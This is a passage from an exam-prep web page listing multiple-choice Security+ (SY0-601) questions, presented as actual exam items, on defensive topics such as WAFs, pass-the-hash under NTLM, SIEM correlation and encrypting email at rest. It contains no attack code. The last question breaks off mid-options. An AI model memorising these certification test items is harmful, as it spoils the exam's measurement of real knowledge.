
A security analyst discovers that one of the web APIs is being abused by an unknown third party. Logs indicate that the third party is attempting to manipulate the parameters being passed to the API endpoint. Which of the following solutions would best help to protect against the attack?

A. DLP

B. SIEM

C. NIDS

D. WAF



Actual exam question from CompTIA's SY0-601
Question #: 561
Topic #: 1
[All SY0-601 Questions]

An application owner reports suspicious activity on an internal financial application from various internal users within the past 14 days. A security analyst notices the following:

- Financial transactions were occurring during irregular time frames and outside of business hours by unauthorized users.
- Internal users in question were changing their passwords frequently during that time period.
- A jump box that several domain administrator users use to connect to remote devices was recently compromised.
- The authentication method used in the environment is NTLM.


Which of the following types of attacks is most likely being used to gain unauthorized access?

A. Pass-the-hash

B. Brute-force

C. Directory traversal

D. Replay



Actual exam question from CompTIA's SY0-601

Question #: 562

Topic #: 1

[All SY0-601 Questions]

During an incident, an EDR system detects an increase in the number of encrypted outbound connections from multiple hosts. A firewall is also reporting an increase in outbound connections that use random high ports. An analyst plans to review the correlated logs to find the source of the incident. Which of the following tools will best assist the analyst?


A. A vulnerability scanner

B. A NGFW

C. The Windows Event Viewer

D. A SIEM

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 563

Topic #: 1

[All SY0-601 Questions]


A company recently suffered a breach in which an attacker was able to access the internal mail servers and directly access several user inboxes. A large number of email messages were later posted online. Which of the following would best prevent email contents from being released should another breach occur?

A. Implement S/MIME to encrypt the emails at rest.

B. Enable full disk encryption on the mail servers.

